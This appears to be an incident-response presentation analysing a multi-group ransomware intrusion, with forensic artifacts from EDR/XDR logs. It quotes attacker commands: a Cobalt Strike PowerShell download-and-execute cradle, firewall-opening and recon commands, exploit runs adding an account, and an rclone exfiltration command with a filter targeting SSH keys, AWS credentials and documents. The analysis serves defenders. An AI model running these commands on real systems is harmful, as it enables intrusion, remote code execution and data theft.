
Lateral Movement

PsExec

- C:\s\$\psexec.exe
- C:\programdata\psexec.exe
- C:\Users\<REDACTED>\Downloads\PSTools\psexec.exe
- C:\Users\<REDACTED>\Desktop\PSTools\Psexec64.exe

Others

- RDP | mstsc.exe
- WMI
- PSRemoting
- EID 4624 LogonType 10
- AnyDesk



```
psexec.bat
1 {"EventData":{"Data":[{"@Name":"ServiceName","#text":"PSEXESVC"}, {"@Name":"ImagePath","#text":"%SystemRoot%\PSEXESVC.exe"}, {"@Name":"ServiceType","#text":"user mode service"}, {"@Name":"StartType","#text":"demand start"}, {"@Name":"AccountName","#text":"LocalSystem"}]}}
```

Persistence & Lateral Movement

NT AUTHORITY\SYSTEM

CGO 3 *wininit.exe*

CGO 168 *services.exe*

CGO 2 *AnyDesk.exe*

PROCESS INFORMATION

Path: C:\Program Files (x86)\AnyDesk\AnyDesk.exe
Command line: "C:\Program Files (x86)\AnyDesk\AnyDesk.exe" --service
SHA256: 109b03ffc45231e5a4c8805a10926492890f7b568f8a93abe1fa495b4bd42975
Username: NT AUTHORITY\SYSTEM
Signature: Signed by philandra Software GmbH
WildFire: Benign

ANALYTICS PROFILES calculated periodically over the last 30 days. Last update 8 hours ago

AnyDesk.exe seen on 51 endpoints
AnyDesk.exe with sha256 109b03...d42975 seen on 33 endpoints
AnyDesk.exe executed from the same path on 40 endpoints
C:\Program Files (x86)\AnyDesk\AnyDesk.exe executed with the same command line on 39 endpoints

WILDFIRE SCORE
Benign

SHA256
109b03ffc45231e5a4c8805a10926492890f7b568f8a...

AUTOFOCUS TAGS
N/A

MDS
2621b754576047a6e94acb1dd4fe0ef

SIGNATURE
Signed by philandra Software GmbH

CMD
"C:\Program Files (x86)\AnyDesk\AnyDesk.exe" --service

Anydesk has been observed into multiple machines, particularly to do persistence, lateral movement, and remote access

Persistence & Lateral Movement

```
ad.trace
134 warning 2022-10-28 01:01:43.721 lctrl 23656 17476 app_user_info - Could not update user image (app.bitmap) The system cannot find the path specified. (0x80070003)
135 warning 2022-10-28 01:01:43.721 lctrl 23656 17476 clipboard - Could not read clipboard contents. (0x80070005)
136 info 2022-10-28 01:01:43.721 lctrl 23656 17476 account_info - Could not read account info from config.
137 info 2022-10-28 01:01:43.721 lctrl 23656 17476 ad_app.control - Received new license info. (, 51)
138 info 2022-10-28 01:01:43.722 lsvc 23752 10752 13 anynet.conn - Request before connect. Queuing.
139 error 2022-10-28 01:01:43.722 lctrl 21116 14516 win_app.frontend - Frontend startup complete.
140 info 2022-10-28 01:01:43.728 lctrl 23656 17476 base_proxy_finder - Proxy resolution failed (00002f94).
141 info 2022-10-28 01:01:43.729 lsvc 23752 10752 9 anynet.relay_connector - Control startup finished.
142 info 2022-10-28 01:01:43.785 front 21116 1580 anynet.relay_connector - Using IPv4: 92.223.
143 info 2022-10-28 01:01:43.818 front 21116 6052 win_app.frontend - Disallowing Google Chrome offer (no permission: 0x00000000 & 0x00000001).
144 info 2022-10-28 01:01:43.901 lsvc 23752 10752 9 base.monitor_info - Monitors found: 2
145 info 2022-10-28 01:01:44.225 lsvc 23752 10752 9 fiber.scheduler - Spawning root fiber 14.
146 info 2022-10-28 01:01:44.225 lsvc 23752 10752 9 anynet.relay_connector - Cipher: ECDHE-ECDSA-AES256-GCM-SHA384 TLSv1.2 Kx=ECDH Au=ECDSA Enc=AESGCM(256) Mac=AEAD
147 info 2022-10-28 01:01:44.226 lsvc 23752 10752 9 fiber.scheduler - Spawning root fiber 15.
148 info 2022-10-28 01:01:44.382 lsvc 23752 10752 9 handshake - Using protocol version 3.
149 info 2022-10-28 01:01:44.382 lsvc 23752 10752 15 fiber.scheduler - Fiber 9 requested quit of fiber 15.
150 info 2022-10-28 01:01:44.382 lsvc 23752 10752 15 fiber.fiber - Received quit.
151 info 2022-10-28 01:01:44.382 lsvc 23752 10752 9 fiber.scheduler - Fiber 15 terminated.
152 info 2022-10-28 01:01:44.382 lsvc 23752 10752 14 fiber.fiber - Received quit.
153 info 2022-10-28 01:01:44.382 lsvc 23752 10752 14 fiber.scheduler - Fiber 14 terminated.
154 info 2022-10-28 01:01:44.382 lsvc 23752 10752 9 anynet.relay_connector - Connection terminated: anynet_invalid_zone
155 info 2022-10-28 01:01:44.382 lsvc 23752 10752 9 anynet.relay_connector - Received a new server list (2 servers)
156 info 2022-10-28 01:01:44.382 lsvc 23752 10752 9 anynet.relay_connector - Connecting to relay relay-8cc04380-net.anydesk.com (1/2)
157 info 2022-10-28 01:01:44.382 lsvc 23752 10752 9 anynet.relay_connector - Skipping connect method connect_proxy_443 (1/6) (no proxy found)
158 info 2022-10-28 01:01:44.382 lsvc 23752 10752 9 anynet.relay_connector - Skipping connect method connect_proxy_80 (2/6) (no proxy found)
159 info 2022-10-28 01:01:44.383 lsvc 23752 10752 9 anynet.relay_connector - Skipping connect method socks_proxy_443 (3/6) (no proxy found)
160 info 2022-10-28 01:01:44.393 lsvc 23752 10752 9 anynet.relay_connector - Using IPv4: 92.38.
161 info 2022-10-28 01:01:44.405 lsvc 23752 10752 9 fiber.scheduler - Spawning root fiber 16.
162 info 2022-10-28 01:01:44.402 lsvc 23752 10752 9 anynet.relay_connector - Cipher: ECDHE-ECDSA-AES256-GCM-SHA384 TLSv1.2 Kx=ECDH Au=ECDSA Enc=AESGCM(256) Mac=AEAD
163 info 2022-10-28 01:01:44.442 lsvc 23752 10752 9 fiber.scheduler - Spawning root fiber 17.
164 info 2022-10-28 01:01:44.442 lsvc 23752 10752 9 handshake - Using protocol version 3.
165 info 2022-10-28 01:01:44.558 lctrl 23656 23556 ad_app.tray - Created the icon.
166 info 2022-10-28 01:01:44.693 lsvc 23752 10752 9 anynet.relay_connector - Connection established.
167 info 2022-10-28 01:01:44.693 lsvc 23752 10752 9 anynet.relay_connector - Relay connector stopped.
168 info 2022-10-28 01:01:44.693 lsvc 23752 10752 9 fiber.scheduler - Fiber 9 terminated.
169 info 2022-10-28 01:01:44.694 lsvc 23752 10752 4 anynet.main_relay_conn - Network ID: main
170 info 2022-10-28 01:01:44.695 lsvc 23752 10752 4 anynet.relay_conn - External address: 50.239. 56032.
171 warning 2022-10-28 01:01:44.695 lsvc 23752 10752 4 anynet.conn - Could not send login token. unavailable (62).
172 info 2022-10-28 01:01:44.695 lsvc 23752 10752 4 anynet.main_relay_conn - Reporting system information.
173 info 2022-10-28 01:01:44.695 lsvc 23752 10752 4 anynet.main_relay_conn - Main relay ID: 8cc04380
174 info 2022-10-28 01:01:44.699 lsvc 23752 10752 4 anynet.main_relay_conn - Detected 2 new networks.
175 error 2022-10-28 01:01:44.700 lsvc 23752 10752 2 license_service_adapter - Unhandled message. (license_msg_t)
176 error 2022-10-28 01:01:44.700 lsvc 23752 10752 2 license_service_adapter - Unhandled message. (connect_msg_t)
177 error 2022-10-28 01:01:44.700 lsvc 23752 10752 2 license_service_adapter - Unhandled message. (user_data_msg_t)
178 info 2022-10-28 01:01:44.700 lsvc 23752 10752 3 anynet.connection_mgr - Main relay connection established.
179 info 2022-10-28 01:01:44.700 lsvc 23752 10752 3 anynet.connection_mgr - New user data. Client-ID: 957873725.
180 warning 2022-10-28 01:01:44.700 lsvc 23752 10752 4 anynet.conn - Could not send login token. unavailable (66).
181 warning 2022-10-28 01:01:44.701 front 21116 11468 anynet.conn - Dropping out of date license response.
182 info 2022-10-28 01:01:44.701 lctrl 23656 6544 ad_app.control - Received new license info. (free-1, 51)
183 warning 2022-10-28 01:01:44.701 lsvc 23752 10752 4 anynet.conn - Could not send login token. unavailable (47).
184 warning 2022-10-28 01:01:44.701 lctrl 23656 6544 ad_app.control - Dropping out of date license response.
185 warning 2022-10-28 01:01:44.701 front 21116 22888 app_user_info - Could not update user image (app.bitmap) The system cannot find the path specified. (0x80070003).
186 info 2022-10-28 01:01:44.702 front 21116 22888 anymessage.provider - CID changed. Requesting messages update.
```

AnyDesk

By looking at the following anydesk logs, you will be able to identify the following:

ad.trace

%appdata%\Anydesk\ad.trace

- Logon Events
- Logoff Events
- File Transfer
- Unattended Password Setup

ad_svc.trace

%programdata%\Anydesk\ad_svc.trace

- Logon Events
- Logoff Events

Connection_trace.txt

%PROGRAMDATA%\AnyDesk\connection_trace.txt

- Incoming connection logs

<https://www.inversecos.com/2021/02/forensic-analysis-of-anydesk-logs.html>

Backdoor written in Go - main.dll

```
31 <ExecutionTimeLimit>PT72H</ExecutionTimeLimit>
32 <Priority>7</Priority>
33 </Settings>
34 <Actions Context=""Author">
35 <Exec>
36 <Command>rundll32</Command>
37 <Arguments>C:\Windows\System32\config\main.dll Test</Arguments>
38 </Exec>
39 </Actions>
40 <Principals>
41 <Principal id=""Author">
42 <UserId>S-1-5-18</UserId>
43 <RunLevel>LeastPrivilege</RunLevel>
44 </Principal>
45 </Principals>
46 </Task>
rundll32 System 1.67174E+12 1.66619E+12
FALSE 1.49752E+12 rundll32 C:\Windows\System32\config\main.dll Test
66619E+12 1.66619E+12 C:\windows\System32\Tasks\System 1.
49089E+12 1.49752E+12 S-1-5-18 TRUE 0x2
```

93080ad7221540997e662166679d4b499cf518cda251325411482c04be1b8e7

27 / 70

27 security vendors and no sandboxes flagged this file as malicious

93080ad7221540997e662166679d4b499cf518cda251325411482c04be1b8e7 1.20 MB 2023-02-16 12:20:01 UTC

8e7

main.dll

Size 3 days ago

peidl: 64bits corrupt

Community Score

DETECTION DETAILS BEHAVIOR CONTENT TELEMETRY COMMUNITY

Comments (4)

thor 3 months ago

YARA Signature Match - THOR APT Scanner

RULE: SUSP_WIN_Go_Binary_Obfuscated_Oct21_1

RULE_SET: Livehunt - Suspicious30 Indicators

RULE_TYPE: THOR APT Scanner's rule set only

RULE_LINK: https://valhalla.nextron-systems.com/info/rule/SUSP_WIN_Go_Binary_Obfuscated_Oct21_1

DESCRIPTION: Detects suspicious Windows Go PE files that look as if certain common strings have been removed for obfuscation purposes

RULE_AUTHOR: Florian Roth

Detection Timestamp: 2022-11-11 16:08

AV Detection Ratio: 15 / 70

Use these tags to search for similar matches: #win #binary #obfuscated #susp_win_go_binary_obfuscated_oct21_1

More information: <https://www.nextron-systems.com/notes-on-virustotal-matches/>

Show less

The malware begins by identifying its hostname and external IP address by running the following commands:

- `powershell.exe -command "get-wmiobject win32_computersystem | select-object -expandproperty domain"`
- `powershell.exe -command "& nslookup myip.opendns.com resolver1.opendns.com"`

After this occurs, the malware will open various ports on the victim firewall, via the following command:

- `powershell.exe -command "new-netfirewallrule -displayname 'windows update' -direction outbound -action allow -protocol tcp -remoteport 80-130,443,2000-2050 -enabled true"`

Vice Society: Execution & C2

svchost.exe

- C:\Users*****\AppData\Local\Temp\5\svchost.exe
- C:\windows\temp\svchost.exe
- <REDACTED>-DC1.*****.com\s\$\svchost.exe

Cobalt Strike

- powershell.exe -nop -w hidden -c IEX ((new-object net.webclient).downloadstring('http://84.32.***.***:80/b'))

```
{"EventData":{"Data":{"Available, None,
\tNewEngineState=Available\n\tPreviousEngineState=
None\n\n\tSequenceNumber=13\n\n\tHostName=Cons
oleHost\n\tHostVersion=5.1.17763.2931\n\tHostId=2a0bf7
3e-ea09-4431-bff5-1c0f3e9d7c48\n\tHostApplication=p
owershell.exe -nop -w hidden -c IEX ((new-object
net.webclient).downloadstring('http://84.32.***.***:80/b'))
\n\tEngineVersion=5.1.17763.2931\n\tRunspaceId=d655b
866-1882-4727-a85c-5759bf3c40c1\n\tPipelineId=\n\tCo
mmandName=\n\tCommandType=\n\tScriptName=\n
\tCommandPath=\n\tCommandLine=","Binary":""}}
```

Collection Name	Domains	Files	IPs
Cobalt Strike C2s Coll... by sicehice 2023-02-22 04:12:43 UTC	78	5	17931
CobaltStrike C2 - 30 D... by CarlosCabal 2023-02-21 12:02:57 UTC	9413		
CobaltStrikeStage2_1... by cobaltstrikebot 2022-11-30 08:00:07 UTC	212		
CobaltStrikeC2s_1667... by cobaltstrikebot 2022-11-30 08:00:07 UTC	40		164
CobaltStrikeC2s_1667... by cobaltstrikebot 2022-12-01 08:00:04 UTC	46		167
CobaltStrikeStage2_1... by cobaltstrikebot 2022-12-01 08:00:04 UTC	222		
CobaltStrikeC2s_1667... by cobaltstrikebot 2022-12-02 08:00:05 UTC	46		165
CobaltStrikeStage2_1... by cobaltstrikebot 2022-12-02 08:00:05 UTC	218		
CobaltStrikeC2s_1667... by cobaltstrikebot 2022-12-04 08:00:11 UTC	36		156

PSReadline

Command History Found 22,058 results				
Show:	All PSReadline			
<input type="checkbox"/>	TIMESTAMP	TYPE	COMMAND	LINE
<input type="checkbox"/>	12/09/2022 14:36:40.490	PSReadline	cd .\x64\	2
<input type="checkbox"/>	12/09/2022 14:36:40.490	PSReadline	.\ms17-010-zzz.exe -t ██████ -dc1 -c "net user /add teste2 P@ssw0rd" -P netlogon	15
<input type="checkbox"/>	12/09/2022 14:36:40.490	PSReadline	.\python.exe .\cme -h	24
<input type="checkbox"/>	12/09/2022 14:36:40.490	PSReadline	.\ms17-010-zzz.exe -t ██████ -dc1 -c "net user /add teste2 P@ssw0rd"	14
<input type="checkbox"/>	12/09/2022 14:36:40.490	PSReadline	set log	7
<input type="checkbox"/>	12/09/2022 14:36:40.490	PSReadline	.\zerodump.exe -h	17
<input type="checkbox"/>	12/09/2022 14:36:40.490	PSReadline	cd .\Downloads\ms17-010-zzz\	8
<input type="checkbox"/>	12/09/2022 14:36:40.490	PSReadline	.\ms17-010-zzz.exe -t 10.1.10.5 -c "net user /add teste2 P@ssw0rd" -P netlogon -u "████████" -p "frank99!"	12
<input type="checkbox"/>	12/09/2022 14:36:40.490	PSReadline	.\zerodump.exe -target ██████ -dc1	19
<input type="checkbox"/>	12/09/2022 14:36:40.490	PSReadline	cd .\python-3.8.10-embed-amd64\	23
<input type="checkbox"/>	12/09/2022 14:36:40.490	PSReadline	.\zerodump.exe -target_machine i████████ -dc1 ██████	20
<input type="checkbox"/>	12/09/2022 14:36:40.490	PSReadline	.\python.exe .\cme smb -u ██████ -l -p frank99! -████████ in 10.1.10.5 -M zerologon	26
<input type="checkbox"/>	12/09/2022 14:36:40.490	PSReadline	.\mimikatz.exe	3
<input type="checkbox"/>	12/09/2022 14:36:40.490	PSReadline	cd .\zerodump\	16
<input type="checkbox"/>	12/09/2022 14:36:40.490	PSReadline	.\zerodump.exe -target_machine ██████ -dc1	18
<input type="checkbox"/>	12/09/2022 14:36:40.490	PSReadline	.\ms17-010-zzz.exe -t 10.1.10.5 -c "net user /add teste2 P@ssw0rd" -P netlogon -u "████████" -p "frank99!"	11
<input type="checkbox"/>	12/09/2022 14:36:40.490	PSReadline	\$env:Domain	6

ConsoleHost_history.txt


Installed and enabled by default starting from PowerShell v5 on Windows 10 onward. It is responsible for recording what is typed into the console. The default option is to save history to a file.

- %userprofile%\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\

Found interesting files such as:

- Mimikatz.exe
- ZerOdump.exe
- ms17-010-zzz.exe

Data Exfiltration - Rclone Process Tree from XDR



Rclone in action detected by XDR

Data Exfiltration - Rclone Execution

Process Execution Found 6 out of 5,497,447 results

Show: All Shimcache Amcache UserAssist Other

Executable Name Contains **rclone*

HOSTNAME	TIMESTAMP	TYPE	DESCRIPTION	TAGS	USER	EXECUTABLE NAME	CONTEXT
	12/16/2022 00:55:27.335	Prefetch	Run Time 0			RCLONE.EXE	Run Count: 6
	12/16/2022 00:55:22.224	Prefetch	Run Time 1			RCLONE.EXE	Run Count: 6
	12/16/2022 00:54:54.025	Prefetch	Run Time 2			RCLONE.EXE	Run Count: 6
	12/16/2022 00:54:45.647	Prefetch	Run Time 3			RCLONE.EXE	Run Count: 6
	12/16/2022 00:23:37.290	Prefetch	Run Time 4			RCLONE.EXE	Run Count: 6
	12/15/2022 23:55:06.869	Prefetch	Run Time 5			RCLONE.EXE	Run Count: 6

Rclone execution via parsing Prefetch across the whole XDR tenant

Data Exfiltration - Rclone Command Line & rclone.conf

```
rclone.exe --max-age 25y --delete-excluded
copy C:/ mega:/home2/*/<REDACTED>/C:/ --
ignore-case --config=rclone.conf --
filter-from filter.txt --retries 20 --
low-level-retries 20 --
multi-thread-streams=10 --log-file=C:\
Windows\Temp\rclone.log
```

rclone command line parameter detected by XDR, executed in file server and DC

```
rclone.conf
1 [backup]
2 type = mega
3 user = [REDACTED]@proton.me
4 pass = [REDACTED] i-0
BoDNØXIj [REDACTED]
```

rclone.conf - a config file that contains credentials in mega, used by the TA














C:\users**<USER>**\.config\rclone\config\rclone.conf

Data Exfiltration - Rclone filter.txt

```
filter.txt
1 - $Recycle.Bin/
2 - Boot/
3 - PerfLogs/
4 - Program Files/
5 - Program Files (x86)/
6 - ProgramData/
7 - Recovery/
8 - System Volume Information/
9 - Windows/
10 + .aws/
11 + .ssh/
12 + .bash_history
13 + *.{dcdtm,ccab,dft,pdf,doc,docx,odt,tif,tiff,xls,xlsx,pst,
    eml,msg,jpg,jpeg,vsd,vsd,x,kdbx,kdb,sql,txt,csv,dwg,cad,
    p12,crt,dbs,edb,abs,cmd,ps1,bat,bak,pfx,7z,alz,zip,zipx,
    rar,cer,crl,csr,p7b,p7r,spc,3db,4mp,acad,accdb,accdt,ade
    ,adp,apx,awdb,bib,btr,cdb,clg,cma,crp,cwdb,db,db2,db3,
    db3,dbf,dbs,dbw,dbx,dcx,df1,df2,df3,df4,dnl,dsd,dtf,dtf,
    fdb,fp5,fp7,fw2,fw3,fw4,gdb,gdb,ind,inx,inx,ipd,itdb,jod
    ,kdb,lacddb,ldb,lk,ldb,mdb,mde,mdf,mdn,mn4,modb,mpd,ncb,ndb,
    ndb,ndf,ndx,ns2,ns3,ns4,ns5,nsf,ntf,od1,od2,od3,od4-9,
    odb,oecl,oif,ov,pdb,pdb,pdt,phd,pho,px,rfp,rdp,rsd,
    sd2,sdb,sdb,sql,sqlite,ssd,svy,swd,swdb,tdb,thm,usr,wd2,
    wdb,xg0,xg1,xg2,xg3,xvu,zbd,ldf}
14 + WinSCP.ini
15 - *
```

NOTE: the directory with (-) symbol are completely excluded from the listing while the directories and files with (+ | +.*) will be included:

Impact - Double-Encrypted Files

Folders	Other
 1 >	 vmware-1.log.mario
 2 >	 vmware-1.log.qrq4dlj.mario
 3 >	 vmware-2.log.qrq4dlj.mario
 4 >	 vmware.log.mario
 5 >	
 6 >	
 7 >	
 8 >	
 9 >	

Vice Society

- .vice

BlackCat


- .qrq4di

RansomHouse

- .mario

To sum up everything

Ransomware Attack (Vice Society, BlackCat & Mario)





LinkedIn

<https://www.linkedin.com/in/renzoncruz/>

Twitter

<https://twitter.com/r3nzsec>

Email

renzoncruz.26@gmail.com